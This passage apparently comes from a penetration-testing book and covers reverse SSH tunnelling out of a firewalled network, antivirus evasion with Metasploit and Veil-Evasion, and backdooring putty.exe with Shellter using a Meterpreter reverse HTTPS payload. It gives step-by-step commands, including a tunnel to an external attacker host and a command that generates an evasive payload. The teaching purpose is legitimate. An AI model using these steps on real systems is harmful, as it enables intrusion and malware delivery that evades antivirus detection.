


Figure 9.8: Successfully accessing the restricted domain

Upon bypassing the URL filtering mechanisms, attackers might be able to access sites that they control; for example, they might be able to place crypto-malware to mine the compute power of the hosting endpoint.

Outbound to inbound

To establish a stable connection from external to internal systems, a tunnel must be established using SSH. In this case, we have a Kali Linux machine connected to the internal LAN that has a valid IP address. The following command will facilitate the creation of a tunnel from inside the network to the outside world. Prior to running it, testers must ensure to change the SSH configuration by editing `etcssh/ssh_config` to set `GatewayPorts` to `yes` and restart the SSH service by running `sudo service ssh restart`:

```
ssh -R 2210:localhost:443 -p 443 remotehacker@ExternalIPto
```

Figure 9.9 shows the login from an internal network to Kali Linux on the cloud machine using SSH, which has opened up a port `2210` on the local host to forward SSH:

Figure 9.9: Creating a reverse SSH tunnel from the internal network to an external host

This is done to establish a stable reverse connection to the remote host, using a reverse SSH tunnel to bypass any firewall restrictions. It will be stealthier if the attackers leverage common ports such as `80`, `8080`, `443`, and `8443`. Once the remote system is authenticated, run the following command from the remote host. This should provide you with internal network access while sitting outside the firewall:

```
ssh -p 2210 localhost
```




Figure 9.10: Successfully accessing the internal host through a reverse SSH tunnel from outside the firewall

When you have internal access, it is all about maintaining persistence to exfiltrate data and maintain access without triggering any firewall or network protection devices.

Bypassing the antivirus with files

The exploitation phase of the cyber kill chain is the most dangerous one for the penetration tester or attacker as they are directly interacting with the target network or system, and there is a high risk of their activity being logged or their identity being discovered. Again, stealth must be employed to minimize the risk to the tester. Although no specific methodology or tool is undetectable, there are some configuration changes and specific tools that will make detection more difficult.

When considering remote exploits, most networks and systems employ various types of defensive controls to minimize the risk of attack. Network devices include routers, firewalls, intrusion detection and prevention systems, and malware detection software.

To facilitate exploitation, most frameworks incorporate features to make the attack somewhat stealthy. The Metasploit framework allows you to manually set evasion factors on an exploit-by-exploit basis, determining which factors (such as encryption, port number, filenames, and others) may be difficult to identify and will change for each particular ID. The Metasploit framework also allows communication between the target and the attacking systems to be encrypted (the `windows/meterpreter/reverse_tcp_rc4` payload), making it difficult for the exploit payload to be detected.

Metasploit Pro (Nexpose), available as a community edition on the Kali distribution, includes the following to specifically bypass intrusion detection systems:

- The scan speed can be adjusted in the **Discovery Scan** settings, reducing the speed of interaction with the target by setting the speed to sneaky or paranoid
- This implements transport evasion by sending smaller TCP packets and increasing the transmission time between the packets
- This reduces the number of simultaneous exploits launched against a target system
- There are application-specific evasion options for exploits that involve DCERPC, HTTP, and SMB, which can be set automatically

Most antivirus software relies on signature matching to locate viruses, ransomware, or any other malware. They examine each executable for strings of code known to be present in viruses (the signature) and create an alarm when a suspect string is detected. Many of Metasploit's attacks rely on files that may possess a signature that, over time, has been identified by antivirus vendors.

In response to this, the Metasploit framework allows standalone executables to be encoded to bypass detection.

Unfortunately, extensive testing of these executables at public sites, such as `virustotal.com` and `antiscan.me`, has decreased their effectiveness in bypassing the AV software. However, this has given rise to frameworks such as Veil and Shellter, which can bypass the AV software by cross verifying the executable by uploading them directly to VirusTotal before planting the backdoor in the target environment.

Using the Veil framework

The Veil framework is another AV-evasion framework, written by Chris Truncer, and called Veil-Evasion, which provides effective protection against, and detection of, any standalone exploits for endpoints and servers. Although this framework is stalled (not supported) by the creator, this tool still can still be used by attackers to render payloads undetectable by further modifying the tool-created payloads. The latest version of the Veil framework, as of August 2021, is 3.1.14. The framework consists of two tools: **Evasion** and **Ordnance**. The Veil framework is available from Kali repositories and is automatically installed by simply entering `sudo apt install veil` in the terminal.

If you receive any errors during installation, rerun `usrshare/veil/config/setup.sh --force --silent`.

Evasion aggregates various techniques into a framework that simplifies management, while Ordnance generates the shellcode for supported payloads to further create new exploits for known vulnerabilities.

As a framework, Veil takes several features, which include the following:

- It incorporates custom shellcode in a variety of programming languages, including C, C#, and Python
- It can use Metasploit-generated shellcode, or you can create your own using Ordnance

- It can integrate third-party tools such as Hyperion (which encrypts an EXE file with AES 128-bit encryption), PEScrambler, and BackDoor Factory
- Payloads can be generated and seamlessly substituted into all PsExec, Python, and `.exe` calls
- Users can reuse shellcode or implement their own encryption methods
- Its functionality can be scripted to automate deployment

Veil can generate an exploit payload; the standalone payloads include the following options:

- Minimal Python installation to invoke shellcode; it uploads a minimal `Python.zip` installation and the 7Zip binary. The Python environment is unzipped, invoking the shellcode. Since the only files that interact with the victim are trusted Python libraries and the interpreter, the victim's AV does not detect any unusual activity.
- The Sethc backdoor configures the victim's registry to launch the RDP sticky keys backdoor.
- A PowerShell shellcode injector.

When the payloads have been created, they can be delivered to the target in one of the following two ways:

- Upload and execute using Impacket and the PTH toolkit
- UNC invocation

Veil presents the user with the main menu, which provides two tools to select from, and a number of payload modules that are loaded, as well as the available commands. Typing `use Evasion` will take us to the Evasion tool, while the `list` command will list all the available

`payloads`. The Veil framework's initial launch screen is shown in *Figure 9.11*:




Figure 9.11: Main menu of the Veil framework

Presently, there are 41 payloads designed to bypass antivirus software by employing encryption or direct injection into the memory space, in the Evasion tool. These payloads are shown in *Figure 9.12*:




Figure 9.12: Veil-Evasion options

To obtain information on a specific payload, type `info <payload number / payload name>` or `info <tab>` to autocomplete the payloads that are available. You can also just enter the number from the list. In the following example, we entered `14` to select the `python/shellcode_inject/aes_encrypt` payload by running `use 29`.

The exploit includes an `expire_payload` option. If the module is not executed by the target user within a specified timeframe, it is rendered inoperable and also includes `CLICKTRACK`, which sets the value of how many clicks the user has to make to execute the payload. This function contributes to the stealthiness of the attack.

Some of the required options are pre-filled with default values and descriptions. If a required value isn't completed by default, the tester will need to do the following:

1. Input a value before the payload can be generated. To set the value for an option, enter `set <option name>`.

2. Then type the desired value. To accept the default options and create the exploit, type `generate` in the Veil-Evasion shell.

There is a known bug that will throw error messages relating to encryption. Testers can edit the file located at `*usr*share/veil/tools/evasion/evasion_common/encryption.py` and edit line 21 from `aes_cipher_object = AES.new(random_aes_key, AES.MODE_CBC, iv)` to `es_cipher_object = AES.new(random_aes_key.encode('utf-8'), AES.MODE_CBC, iv.encode('utf-8'))` without the quotes. That should fix the error message without any problem.

Ordnance is, by default, where you will be able to generate specific shellcode. If there is an error, it will default to `msfvenom` or custom shellcode. If the custom shellcode option is selected, enter the shellcode in the form of `\x01\x02`, without quotes and newlines (`\n`). If the default option `msfvenom` is selected, you will be prompted with the default payload choice of `windows/meterpreter/reverse_tcp`. If you wish to use another payload, press the *Tab* key to complete the available payloads. The available payloads are shown in *Figure 9.13*:




Figure 9.13: Metasploit payload options in Veil-Evasion

In *Figure 9.14*, pressing the *Tab* key was used to demonstrate some of the available payloads; however, the default (`windows/meterpreter/reverse_tcp`) was selected:




Figure 9.14: Successfully creating a file with a payload

Veil-Evasion exploits can also be created directly from the terminal by using the following options. In this example, we use option 14 to create a payload executable using Go:

```
sudo veil -t Evasion -p 14 --ordnance-payload rev_https --
```

The preceding command should output the file with the exploit executable, source code, and resource file to the Metasploit payload, as shown in *Figure 9.15*:

Figure 9.15: Successfully creating an exploit executable with the Go language

Once an exploit has been created, the tester should verify the payload against VirusTotal to ensure that it will not trigger an alert when it is placed on the target system. If the payload sample is submitted directly to VirusTotal and its behavior flags it as malicious software, then a signature update against the submission can be released by antivirus vendors in as little as 1 hour. This is why users are admonished with the `don't submit samples to any online scanner!` message.

Veil-Evasion allows testers to use a safe check against VirusTotal. When any payload is created, an SHA1 hash is created and added to `hashes.txt`, located in the `~/veil-output` directory. Testers can invoke the `checkvt` script to submit the hashes to VirusTotal, which will check the SHA1 hash values against its malware database. If a Veil-Evasion payload triggers a match, then the tester knows that it may be detected by the target system. If it does not trigger a match, then the exploit payload will bypass the antivirus software. A successful lookup (not detectable by AV) using the `checkvt` command is shown as follows:




Figure 9.16: Successfully creating an exploit executable with the Go language

If the attackers receive any error message while running the `checkvt` command, ensure that you edit the file located at `*usr*share/veil/tools/evasion/scripts/vt-notify/vt-notify.rb` and change `$apikey` to your key.

Using Shellter

Shellter is another antivirus evasion tool that infects the PE dynamically and is also used to inject shellcode into any **32-bit** native Windows application. It allows attackers to either customize the payload or utilize the Metasploit framework. The majority of antiviruses will not be able to identify the malicious executable, depending upon how the attackers re-encode the endless number of signatures.

Shellter can be installed by running `sudo apt-get install shellter` in the terminal. Once the application is installed, we should be able to open Shellter by issuing the `sudo shellter` command in the terminal and then see *Figure 9.17*, where we are ready to create a backdoor on any executable:




Figure 9.17: Shellter main menu from Kali Linux

Once Shellter is launched, the following are the typical steps involved in creating a malicious executable:

1. Attackers should be given the option to select either `Auto` (`A`) or `Manual` (`M`), and `Help` (`H`). For demonstration purposes, we will

utilize `Auto` mode.

2. The next step is to provide the PE target file; attackers can choose any `.exe` file or utilize the executables in `usrshare/windows-binaries/`. In this case, we have utilized 32-bit `putty.exe`.
3. Once the PE target file location is provided, Shellter will be able to disassemble the PE file, as shown in *Figure 9.18*:




Figure 9.18: Shellter compiling a 32-bit application with the custom DLL injection

4. When disassembly is complete, Shellter will provide the option to enable stealth mode.
5. Following stealth mode selection, you will be able to inject the listed payloads into the same PE file, as shown in *Figure 9.19*, or you can press the *C* key for a custom payload:




Figure 9.19: Selecting the payload options in Shellter

6. In this example, we utilize `Meterpreter_reverse_HTTPS` and provide `LHOST` and `LPORT`, as shown in *Figure 9.20*:




Figure 9.20: Successfully setting the payload options

7. All the required information is fed to Shellter. At the same time, the PE file provided as input is now injected with the payload and the injection is complete.

